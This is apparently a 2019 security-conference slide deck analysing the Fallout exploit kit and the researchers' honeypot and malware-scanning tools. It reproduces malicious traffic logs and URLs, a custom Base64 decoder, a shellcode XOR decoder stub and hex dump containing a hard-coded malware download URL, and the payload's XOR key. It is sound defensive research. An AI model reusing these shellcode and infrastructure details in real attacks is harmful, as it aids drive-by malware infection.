



AVAR 2019
OSAKA-JAPAN

A Chronicle of Fallout

Rintaro Koike (NTT Security Japan KK)
Shota Nakajima (Cyber Defense Institute Inc.)



Our Introduction

- **Rintaro Koike**
 - SOC Analyst & Threat Researcher @ NTT Security (Japan) KK
 - Founder & Researcher @ nao_sec
 - Analysis of Malicious Traffic
- **Shota Nakajima**
 - Malware Analysis & Incident Response @ Cyber Defense Institute, Inc.
 - Analyst @ nao_sec
 - Malware Analysis & Reverse Engineering
- **nao_sec**
 - Security Research Team
 - Not Company
 - Hobby Activity




Fallout Exploit Kit

- One of the most sophisticated Exploit Kit
- **Appeared in August 2018**
 - Still very active
- 3 major updates in a year
 - Being actively developed
- **Using advanced techniques**
 - Diffie-Hellman key exchange
 - Process detection
 - VM detection

Timeline



Timeline




Augma

An Automated Active Observation Platform



System Overview





StarC

- **Simple high-interactive client honeypot**
 - <https://github.com/nao-sec/starc>
 - Input a URL, StarC access and collect data
 - Traffic data (pcap & saz)
 - Screenshot
 - Temp directory files



EKTotal

- Automatic DbD traffic analyzer
 - <https://github.com/nao-sec/ektotal>
- Input a pcap or saz, EKTotal analyze traffic data
 - Identify campaign & EK
 - Extract some information
 - Encode key
 - CVE Number
 - SWF file
 - Malware
 - Depends on EKfiddle's rules
 - <https://github.com/malwareinfosec/EKfiddle>
 - Lazy "Gate Estimation" added on July, 2019




tknk_scanner

- Automatic identification and classification of malware
 - Scan malware with YARA
- Dumps original code of malware
- Community-based
 - Integrates multiple Open Source Software and free tools

Scan Recent

MD5, SH

Result



Success!

Mode: hollows_hunter


Detail: Detected with yara rule!

Running Time: 120

Timestamp: 2019-10-29T09:29:20.443223

Download dumped file [Download](#)

Submit File



VirusTotal Found


File Name	Purchase Order_839573.exe	AV Class	autoit 3
Size	1.3MB	DIE Indicators	
Magic	PE32 executable (GUI) Intel 80386, for MS Windows	Detect Rules	No rule detects
MD5	f3ddab297757d3d47bf9286aab978ee3		
SHA-1	cedfdff3e9185fbc41f89f972e7c546d26570b53		
SHA-256	a862e754f56bf6d482a7828e5f34742e802d1add0bab0e1d94892969991f927c		

Dump Files


File Name	Size	Detect Rule
2b0000.RegSvcs.exe	215.0KB	<div>otx_Nanocore_RAT_Gen_2</div> <div>yara_rules_NanoCore</div> <div>yara_rules_Nanocore_RAT_Gen_2</div> <div>malpedia_win_nanocore_w0</div> <div>CAPE_NanoCore</div> <div>otx_NanoCore</div> <div>Neo23x0_Nanocore_RAT_Gen_2</div> <div>Neo23x0_Nanocore_RAT_Feb18_1</div>

Detailed Analysis

Exploit Kit Flow



Exploit Part





Version 1

- Very simple structure
 - Custom Base64
- Exploit
 - CVE-2018-4878
 - CVE-2018-8174
- When we observed, the domain contained “naosec” 😊

#	Result	Protocol	Host	URL	Body	Comments
↔ 22	200	HTTP	cobalten.com	/?auction_id=6c271067-7...	675	
🔍 23	302	HTTP	107.170.215.53	/workt/trkmix.php?device...	81	
🔍 24	302	HTTP	huli.cf	/v3	0	
↔ 25	200	HTTP	naosecqqomosec.qq	/Xh8WBP/Unclamp-6401-...	51,173	



Version 1

- Custom Base64
 - Changed Base64 table every time

```
custom_table: "58sNFReVyzqCED-JruK3pU1Tc.Ad4MGW9IxnPHaYQb_ihZBkXfS1votgmjOL760w2",
custom_base64_decode: function (encoded_data) {
    var decoded_data = '';
    var a,b,c;
    var d,e,f,g;
    var i = 0;
    encoded_data = encoded_data['replace'](/[^\A-Za-z0-9\.\_\-]/g, "");
```



Version 2

- Started using HTTPS
 - Let's Encrypt
- Exploit
 - CVE-2018-8174
 - CVE-2018-15982

#	Result	Protocol	Host	URL	Body	Comments
1	302	HTTP	ads.sexmovies.shop	/dhbrfbghr3rbefgngr45	0	Malcdn Campaign
2	302	HTTP	200bucksperday.xyz	/ikusdhviushdvgh346376etf	0	Malcdn Campaign
3	200	HTTPS	payformyattention.site	/fringilla_Houseboat/Wbud/Nutting_nugety	64,126	Fallout Exploit Kit (Landing Page)
4	200	HTTPS	payformyattention.site	/pwahW/9106_5993/oUUm?Sorehon=Tough...	219,648	Fallout Exploit Kit (Malware Payload)



Version 3

- Use Poc on GitHub
 - Not stable
- Exploit
 - CVE-2018-8174

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	www.onlinedattingforlive.info	/	8,496	HookAds Campaign
2	200	HTTPS	ruskistandart.info	/unlimited/under-inter	5,399	HookAds Campaign
3	200	HTTPS	not-my-guilty.com	/h87p/Indices.asp?Francic=Bed sore-3985-14068&yaA...	4,998	Fallout Exploit Kit (Landing Page)
4	200	HTTPS	not-my-guilty.com	/vtJn/8734/concerto.htm?Ood=C5FS6&Pigweeds=891...	12,352	Fallout Exploit Kit (Encoded Data)
5	200	HTTPS	raw.githubusercontent.com	/w7374520/CVE-2018-8174_EXP/master/CVE-2018-81...	19,855	CVE-2018-8174
6	200	HTTPS	not-my-guilty.com	/2005-01-16/Psoriasic	4,513	Fallout Exploit Kit (PowerShell Payload)
7	200	HTTPS	not-my-guilty.com	/04_10_1971/beaveries/aoer.phtml	140,484	Fallout Exploit Kit (Malware Payload)



Version 4

- **Complex traffic structure**
 - Multiple obfuscation & encryption
- **Diffie-Hellman key exchange**
 - Encoded exploit code & PowerShell code

#	Result	Protocol	Host	URL	Body	Process	Comments
1	200	HTTPS	beahero4u.com	/10499/ergometer-mangerite-obelial/Dogmatist-...	1,836	iexplore:1660	Fallout EK (Landing Page)
2	200	HTTPS	beahero4u.com	/YdM/1833?Jibbing=5z5A&batten=goodyship_A...	9,736	iexplore:1660	Fallout EK (JavaScript Code)
3	200	HTTPS	beahero4u.com	/prearming-skyborne/18552-2512?XCSzQX=191...	5,782	iexplore:1660	Fallout EK (Encoded Data)
4	200	HTTPS	beahero4u.com	/8BTs/4549/1999_06_09?ndINm=13-02-1963&b...	22,042	iexplore:1660	Fallout EK (Encoded Data => CVE-2018-8174 + SWF Loader)
5	200	HTTPS	beahero4u.com	/inroads_Fashed/bemajesty_snareless_Caneton...	35,129	iexplore:1660	Fallout EK (CVE-2018-15982)
6	200	HTTPS	beahero4u.com	/1946_09_21/Dodoism-gaudish/Reavouch_lavati...	5,617	iexplore:1660	Fallout EK (Encoded PowerShell Code)
7	200	HTTP	beahero4u.com	/1950-01-11/O8Zr	840,192	powershell:1724	Fallout EK (Malware)



Shellcode Part




Download Exploit



Exploit

Shellcode

Download Malware



Decrypt



Run Malware



Version 1

- Shellcode was further encoded by xor 0x43
- The download URL is hard-coded
- The domain name slandered us
 - "http[:]//naosecgomosec[.]gq"

```
79 66 XfA.AKyyyyyl:APyI
6F 73 hCxJ:http://naos
8C 69 ecgomosec.gq/E11
69 67 sions-Riboza-Rig
64 2F widdy-Heapstead/
42 65 8275tw9/PMJqV/Be
56 35 girdle.cfm172TV5
66 64 pG=hOqeWMno4OIfd
75 6D 64x=3hallops_Sum
72 76 native_1050_Parv
73 76 enu...CCCC|2-tsv
```

```
seg000:00000004 ; -----
seg000:00000004      pusha
seg000:00000006      jmp     short loc_1E
seg000:00000008 ; ----- SUBROUTINE -----
seg000:00000008      sub_D      proc near                ; CODE XREF
seg000:00000008      pop     ecx
seg000:00000009      mov     ecx, 00E3h
seg000:0000000B      loc_1B:
seg000:0000000B      dec     ecx
seg000:0000000C      xor     byte ptr [eax+ecx], 43h
seg000:0000000D      test    ecx, ecx
seg000:0000000E      jnz     short loc_1B
seg000:00000010      jmp     eax
seg000:00000010      sub_D      endp ; sp-analysis failed
seg000:00000012 ; -----
seg000:00000012      loc_1E:
seg000:00000012      call    sub_D
seg000:00000014 ; -----
```



Version 1

- Shellcode API Hash uses `ror13AddUpperDllnameHash32`

```
def hash_ror13AddUpperDllnameHash32(inString, fName):  
    if inString is None:  
        return 0  
    val = 0  
    dllHash = 0  
    for i in fName:  
        dllHash = ror(dllHash, 0xd, 32)  
        b = ord(i)  
        if b >= 0x61:  
            b -= 0x20  
        dllHash += b  
        dllHash = 0xffffffff & dllHash  
    for i in inString:  
        val = ror(val, 0xd, 32)  
        val += ord(i)  
        val = 0xffffffff & val  
    return 0xffffffff & (dllHash + val)
```

https://github.com/fireeye/flare-ida/blob/master/shellcode_hashes

Version 1

- The download malware is encoded
- malware is encoded using xor with hard-coded key
 - "APyfhCxJ"

```
C3 C3 FF FF FF FF 31 3B 41 50 79 66 XfA.AAyyy91;APyf
